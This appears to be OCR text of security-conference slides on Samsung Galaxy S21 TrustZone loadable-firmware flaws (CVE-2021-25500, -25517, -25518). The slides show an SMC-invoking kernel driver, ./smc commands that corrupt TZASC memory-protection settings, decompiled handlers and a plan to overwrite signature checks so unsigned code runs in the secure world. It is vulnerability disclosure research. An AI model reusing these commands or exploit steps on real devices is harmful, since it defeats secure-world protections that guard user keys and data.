1c030500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030520h: 00 00 A0 B8 00 00 00 00 00 E0 FF BF 00 00 00 00  .. ¸.....àÿ¿....
1c030530h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030540h: 00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00  ...€.....ðÿŸ....
1c030550h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030570h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030580h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030590h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


TZASC CONFIGURATION


Start address: 0xB8A00000

End address: 0xBFFFF000 (+1 page)

```
1c030500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030520h: 00 00 A0 B8 00 00 00 00 00 E0 FF BF 00 00 00 00  .. ¸.....àÿ¿....
1c030530h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030540h: 00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00  ...€.....ðÿŸ....
1c030550h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030570h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030580h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030590h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

MEMORY SUBSYSTEM - INTERLEAVED





```
91 57 00 94 a0 00 00 58  81 01 00 58 21 00 00 cb  |  .W.....X...X!...
8d 57 00 94 93 56 00 14  00 4a fa bf 00 00 00 00  |  .W...V...J......
00 71 00 00 00 00 00 00  00 a0 f9 bf 00 00 00 00  |  .q..............
88 aa f9 bf 00 00 00 00  00 bb fa bf 00 00 00 00  |  ................
00 76 0c 10 00 c0 1e d5  df 3f 03 d5 f5 55 00 94  |  .v.......?...U..
41 01 82 d2 00 10 3e d5  00 00 01 aa 00 10 1e d5  |  A.....>.........
df 3f 03 d5 e1 55 00 94  00 47 80 d2 00 11 1e d5  |  .?...U...G......
00 00 90 d2 20 00 a0 f2  20 13 1e d5 ff 44 03 d5  |  .... ... ....D..
00 00 80 d2 40 11 1e d5  bf 40 00 d5 d3 55 00 94  |  ....@....@...U..
20 00 80 d2 9a 48 00 94  00 10 3e d5 00 00 7e b2  |   ....H....>...~.
00 10 1e d5 df 3f 03 d5  83 3f 00 94 6d 56 00 14  |  .....?...?..mV..
c0 03 5f d6 00 00 00 00  76 31 2e 35 20 28 68 61  |  .._.....v1.5(rel
63 6b 65 64 29 3a 41 74  68 65 6e 73 2d 52 50 31  |  ease):Athens-RP1
41 2d 31 31 32 30 52 31  2d 32 2d 67 36 65 61 34  |  A-1120R1-2-g6ea4
34 30 62 00 00 00 00 00  42 75 69 6c 74 20 3a 20  |  40b.....Built :
31 33 3a 33 31 3a 32 34  2c 20 46 65 62 20 32 33  |  13:31:24, Feb 23
20 32 30 32 31 00 00 00  43 4f 4d 4d 49 54 20 3a  |   2021...COMMIT :
20 36 65 61 34 34 30 62  20 36 38 65 34 38 64 39  |   6ea440b 68e48d9
20 34 35 38 31 31 66 30  20 38 37 63 61 37 31 63  |   45811f0 87ca71c
20 39 66 66 33 30 61 32  20 37 35 39 63 38 33 33  |   9ff30a2 759c833
20 64 35 37 31 64 37 37  20 62 30 62 34 36 34 32  |   d571d77 b0b4642
20 39 33 38 30 64 32 64  20 39 38 62 37 34 61 61  |   9380d2d 98b74aa
20 65 32 38 66 34 31 66  20 36 64 64 32 32 35 37  |   e28f41f 6dd2257
20 32 62 64 39 38 32 32  20 35 61 32 32 31 36 30  |   2bd9822 5a22160
20 62 62 39 39 65 38 31  20 37 33 64 32 62 64 62  |   bb99e81 73d2bdb
20 38 63 61 33 37 32 39  20 61 36 36 37 36 39 63  |   8ca3729 a66769c
20 55 49 44 20 3a 20 73  77 70 20 20 42 75 69 6c  |   UID : swp  Buil
64 5f 74 69 6d 65 20 3a  20 31 33 3a 33 31 3a 32  |  d_time : 13:31:2
35 2c 20 46 65 62 20 32  33 20 32 30 32 31 41 42  |  5, Feb 23 2021AB
43 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  C...............
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 01 00 00 00 f8 bf  00 00 f8 bf 00 05 f8 bf  |  ................
c0 aa f9 bf 8a b7 40 56  61 02 98 44 24 20 ac b1  |  ......@Va..D$ ..
e5 85 6d 4b c5 19 4f 72  d8 ce 9a 7f 22 96 4e a3  |  ..mK..Or....".N.
ef e0 9b bb e8 01 f8 bf  00 00 00 00 00 00 00 00  |  ................
fd 7b bf a9 a0 07 00 58  b1 1b 00 94 e1 03 00 aa  |  .{.....X........
42 07 00 58 63 07 00 58  3e 01 00 10 3f 00 00 71  |  B..Xc..X>...?..q
00 5e 03 54 3f 50 00 71  c0 63 03 54 3f 80 00 71  |  .^.T?P.q.c.T?..q
00 81 03 54 3f 00 01 71  40 66 03 54 e0 01 00 b5  |  ...T?..q@f.T....
40 06 00 58 cf 1b 00 94  e1 03 00 aa e2 05 00 58  |  @..X...........X
03 06 00 58 3e 01 00 10  3f 00 00 71 20 5c 03 54  |  ...X>...?..q \.T
3f 50 00 71 e0 61 03 54  3f 80 00 71 20 7f 03 54  |  ?P.q.a.T?..q ..T
3f 00 01 71 e0 03 1f aa  fd 7b c1 a8 c0 03 5f d6  |  ?..q.....{...._.
fd 03 1e aa c6 4e 00 94  d1 53 00 94 e8 03 00 aa  |  .....N...S......
07 0d 00 12 08 7d 08 53  08 0d 00 12 00 00 80 d2  |  .....}.S........
22 00 00 94 e2 4e 00 94  c0 01 00 b4 60 03 00 58  |  "....N......`..X
01 00 40 b9 02 02 00 18  21 00 02 4b c1 00 00 b4  |  ..@.....!..K....
d9 4e 00 94 90 2a 00 94  c0 02 00 58 45 1c 00 94  |  .N...*.....XE...
47 15 00 94 b9 4e 00 94  fe 03 1d aa c0 03 5f d6  |  G....N........_.
b6 4e 00 94 89 52 00 14  68 1d 00 94 00 80 00 91  |  .N...R..h.......
00 00 1f d6 ad 0b 00 00  90 b3 fa bf 00 00 00 00  |  ................
00 00 00 00 00 00 00 00  d0 b5 fa bf 00 00 00 00  |  ................
51 00 00 00 00 00 00 00  04 08 86 15 00 00 00 00  |  Q...............
00 88 03 02 00 00 00 00  fb 03 1e aa c0 02 00 b4  |  ................
a7 53 00 94 e1 03 00 aa  20 1c 00 12 21 1c 18 12  |  .S...... ...!...
21 7c 08 53 e2 03 00 aa  c0 02 00 58 00 1c 02 8b  |  !|.S.......X....
5f 0c 00 f1 ad 00 00 54  00 00 04 91 5f 18 00 f1  |  _.......T...._...
4d 00 00 54 00 00 06 91  01 00 40 b9 21 78 0e 12  |  M..T......@.!x..
01 00 00 b9 a1 01 00 58  20 78 62 b8 40 00 00 b5  |  .......X xb.@...
80 00 80 d2 e6 03 00 aa  3e 4f 00 94 6e 51 00 94  |  ........>O..nQ..
e0 03 06 aa fe 03 1b aa  c0 03 5f d6 00 00 00 00  |  .........._.....
00 10 86 15 00 00 00 00  2c f0 ff bf 00 00 00 00  |  ........,.......
```


Images: Flaticon.com

What happens if you set the end address before the start?

MISSING POINTER CHECK IN RPMB LDFW

```
# ./smc 0x82003823 0x1C030528 0x1C030528
# ./smc 0x82003823 0x1C130528 0x1C130528
# ./smc 0x82003823 0x1C230528 0x1C230528
# ./smc 0x82003823 0x1C330528 0x1C330528
```

MISSING POINTER CHECK IN RPMB LDFW



```
# ./smc 0x82003823 0x1C030528 0x1C030528
# ./smc 0x82003823 0x1C130528 0x1C130528
# ./smc 0x82003823 0x1C230528 0x1C230528
# ./smc 0x82003823 0x1C330528 0x1C330528
```

MISSING POINTER CHECK IN RPMB LDFW

```
# ./smc 0x82003823 0x1C030528 0x1C030528
# ./smc 0x82003823 0x1C130528 0x1C130528
# ./smc 0x82003823 0x1C230528 0x1C230528
# ./smc 0x82003823 0x1C330528 0x1C330528
```

↓

ioctl /dev/smc → INVOKE_SMC
{0x82003823, 0x1C030528, 0x1C030528} →

```
int do_smc_call(unsigned long arg) {
        register volatile unsigned long reg0  __asm__("x0");
        register volatile unsigned long reg1  __asm__("x1");
        register volatile unsigned long reg2  __asm__("x2");
        register volatile unsigned long reg3  __asm__("x3");

        if(copy_from_user(&args, (int*)arg, sizeof(args)))
                return -EFAULT;

        reg0 = args.regs[0];

        // Arguments (X1 - X3)
        reg1 = args.regs[1];
        reg2 = args.regs[2];
        reg3 = args.regs[3];

        __asm__ volatile (
                "smc    0\n"
                : "+r"(reg0), "+r"(reg1), "+r"(reg2), "+r"(reg3)
        );
```

MISSING POINTER CHECK IN RPMB LDFW

```
1c030500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030520h: 00 00 A0 B8 00 00 00 00 00 04 00 00 00 00 00 00  .. ¸............
1c030530h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030540h: 00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00  ...€.....ðÿŸ....
1c030550h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030570h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030580h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030590h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


MISSING POINTER CHECK IN RPMB LDFW

Start address: 0xB8A00000

End address: 0x400


```
1c030500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030520h: 00 00 A0 B8 00 00 00 00 00 04 00 00 00 00 00 00  .. ¸............
1c030530h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030540h: 00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00  ...€.....ðÿŸ....
1c030550h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030570h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030580h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030590h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

MISSING POINTER CHECK IN RPMB LDFW




Images: Flaticon.com

MISSING POINTER CHECK IN RPMB LDFW



Images: Flaticon.com

MISSING POINTER CHECK IN RPMB LDFW



Images: Flaticon.com

DEMO

Target: Samsung Galaxy S21 (Patch level: May 2021)

CVE-2021-25500: UNCHECKED IRQ INDEX IN HDCP LDFW

SMC 0x82004021 uses the interrupt index to set a bit in the GIC

```
case 0x82004021:
      [...]
      bit_index = 1 << (int_index & 0x1F);
      result = 0i64;
      if ( (*(4i64 * (int_index >> 5) + 0x10200200) & bit_index) == 0 )
        *(4i64 * (int_index >> 5) + 0x10200200) = bit_index;
      goto LABEL_36;
```

```
case 0x82004023:
      result = 0i64;
      int_index = data_in;
      goto LABEL_36;
```

SMC 0x82004023 allows setting an interrupt index

No checks on int_index

CVE-2021-25500: UNCHECKED IRQ INDEX IN HDCP LDFW

- Write primitive between 0x10200200 and 0x30200200
  - Write 4 bytes with a single bit set to 1
  - Almost the whole register space

- What to overwrite in registers?
- TZASC again!
  - This time set a high bit in the start address

How are LDFWs loaded?

LDFW LOAD PROCESS

- LDFWs are loaded at boot by BL31
- Implemented in an SMC called by LK during the boot process
- Can the SMC be invoked at runtime?

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
void handle_smc_0x82000500_load_ldfw(__int64 smc_id, char *buf, unsigned __int64 size)
{

  if ( is_in_dram_and_overlaps_with_tee_or_hypervisor(buf, size) || size > 0x700000 )
  {
    goto RETURN;
  }
  ldfw_dst = get_ldfw_local_pointer_0xbf700000() + 0x700000 - size;
  memcpy_0(ldfw_dst, buf, size);
  if ( fw_load_stage == 1 )                    // 1 = cryptomanager ldfw not loaded yet
                                               // 2 = cryptomanager ldfw already loaded
  {
    verify_info[0] = ldfw_dst;
    verify_info[1] = size;
    if (wrap_SecureBoot_CheckSignature(verify_info, 4u))
      goto RET_ERROR;
    fw_load_stage = 2;
  }
  else if ( fw_load_stage == 2 )
  {
      if (verify_image_using_cm(ldfw_dst, size, 0))
         goto RET_ERROR;
  }
  RET_ERROR:
     bzero(ldfw_dst, size);
     goto RETURN;
   […]
```

LDFW must come from ns memory

Copy it into secure memory

If CM hasn't been loaded yet, use internal signature verification function

Otherwise, use the CM

Erase the secure memory in case of error

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
void handle_smc_0x82000500_load_ldfw(__int64 smc_id, char *buf, unsigned __int64 size)
{

  if ( is_in_dram_and_overlaps_with_tee_or_hypervisor(buf, size) || size > 0x700000 )
  {
    goto RETURN;
  }
  ldfw_dst = get_ldfw_local_pointer_0xbf700000() + 0x700000 - size;
  memcpy_0(ldfw_dst, buf, size);
  if ( fw_load_stage == 1 )                    // 1 = cryptomanager ldfw not loaded yet
                                               // 2 = cryptomanager ldfw already loaded
  {
    verify_info[0] = ldfw_dst;
    verify_info[1] = size;
    if (wrap_SecureBoot_CheckSignature(verify_info, 4u))
      goto RET_ERROR;
    fw_load_stage = 2;
  }
  else if ( fw_load_stage == 2 )
  {
      if (verify_image_using_cm(ldfw_dst, size, 0))
         goto RET_ERROR;
  }
  RET_ERROR:
     bzero(ldfw_dst, size);
     goto RETURN;
   […]
```

This must certainly be a temporary buffer!

Or not?

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

- Try to send SMC 0x82000500 with 0x700000 bytes set to 00
- ...

DEMO

Target: Samsung Galaxy S21 (Patch level: May 2021)

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
void handle_smc_0x82000500_load_ldfw(__int64 smc_id, char *buf, unsigned __int64 size)
{

  if ( is_in_dram_and_overlaps_with_tee_or_hypervisor(buf, size) || size > 0x700000 )
  {
    goto RETURN;
  }
  ldfw_dst = get_ldfw_local_pointer_0xbf700000() + 0x700000 - size;
  memcpy_0(ldfw_dst, buf, size);
  if ( fw_load_stage == 1 )                    // 1 = cryptomanager ldfw not loaded yet
                                               // 2 = cryptomanager ldfw already loaded
  {
    verify_info[0] = ldfw_dst;
    verify_info[1] = size;
    if (wrap_SecureBoot_CheckSignature(verify_info, 4u))
      goto RET_ERROR;
    fw_load_stage = 2;
  }
  else if ( fw_load_stage == 2 )
  {
      if (verify_image_using_cm(ldfw_dst, size, 0))
         goto RET_ERROR;
  }
  RET_ERROR:
     bzero(ldfw_dst, size);
     goto RETURN;
   [...]
```

Overwrites currently running LDFWs

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

- LDFWs will get erased immediately after the signature verification fails
- How to work around this?
  - Trigger a LDFW SMC from another core before signature verification completes?
  - Are there easier ways?

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
__int64 verify_image_using_cm(__int64 buf, __int64 size, unsigned int op)
{
    result = get_cm_comm_buffer(v14, 0xC0ui64);
    if ( !result )
    {
      v7 = v14[0];
      v9 = v14[0];
      v8 = v14[0];
      *(_QWORD *)(v14[0] + 40i64) = buf;
      *(_QWORD *)(v7 + 48) = size;
      dcache_flush(v8, 192i64);
      result = cm_ldfw_run_cmd(0x8200101Di64, op, v9, 0i64, &v10, &v11, &v12, &v13);
      if ( result )
        return result;
      else
        return v10;
    }
    return result;
}
```

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

```
__int64 verify_image_using_cm(__int64 buf, __int64 size, unsigned int op)
{
    result = get_cm_comm_buffer(v14, 0xC0ui64);
    if ( !result )
    {
      v7 = v14[0];
      v9 = v14[0];
      v8 = v14[0];
      *(_QWORD *)(v14[0] + 40i64) = buf;
      *(_QWORD *)(v7 + 48) = size;
      dcache_flush(v8, 192i64);
      result = cm_ldfw_run_cmd(0x8200101Di64, op, v9, 0i64, &v10, &v11, &v12, &v13);
      if ( result )
        return result;
      else
        return v10;
    }
    return result;
}
```

We just overwrote its handler!

CVE-2021-25517: LOADABLE FIRMWARES CAN BE OVERWRITTEN AT RUNTIME

- Overwrite SMC 0x8200101D handler to make it return true
- LDFWs will not be erased
- System will run our code as LDFW

Secure Log

CVE-2021-25518: ARBITRARY WRITE IN SECURE_LOG

```
[    1.568904] [SECLOG C4] [000015.413738] [CM] TRNG HT start-up: pass
[    1.727455] [SECLOG C4] [000015.417598] [RPMB] get provision : 1
[    1.727468] [SECLOG C4] [000015.572322] [RPMB] wsm init is done. [buffer:89e940000]
[    2.230482] [SECLOG C7] [000015.717897] [RPMB] read data. [req: 89e940000]
[    4.901216] [SECLOG C4] [000018.603471] [RPMB] read data. [req: 89e940000]
[    4.901223] [SECLOG C4] [000018.745307] [CM] SSP: test mode: 0x0
[    4.913757] [SECLOG C4] [000018.749177] [CM] SSP: boot with 1st image
[    4.913766] [SECLOG C4] [000018.749180] [CM] SSP: e5010000
[    4.913773] [SECLOG C4] [000018.749182] [CM] SSP: 329c1336
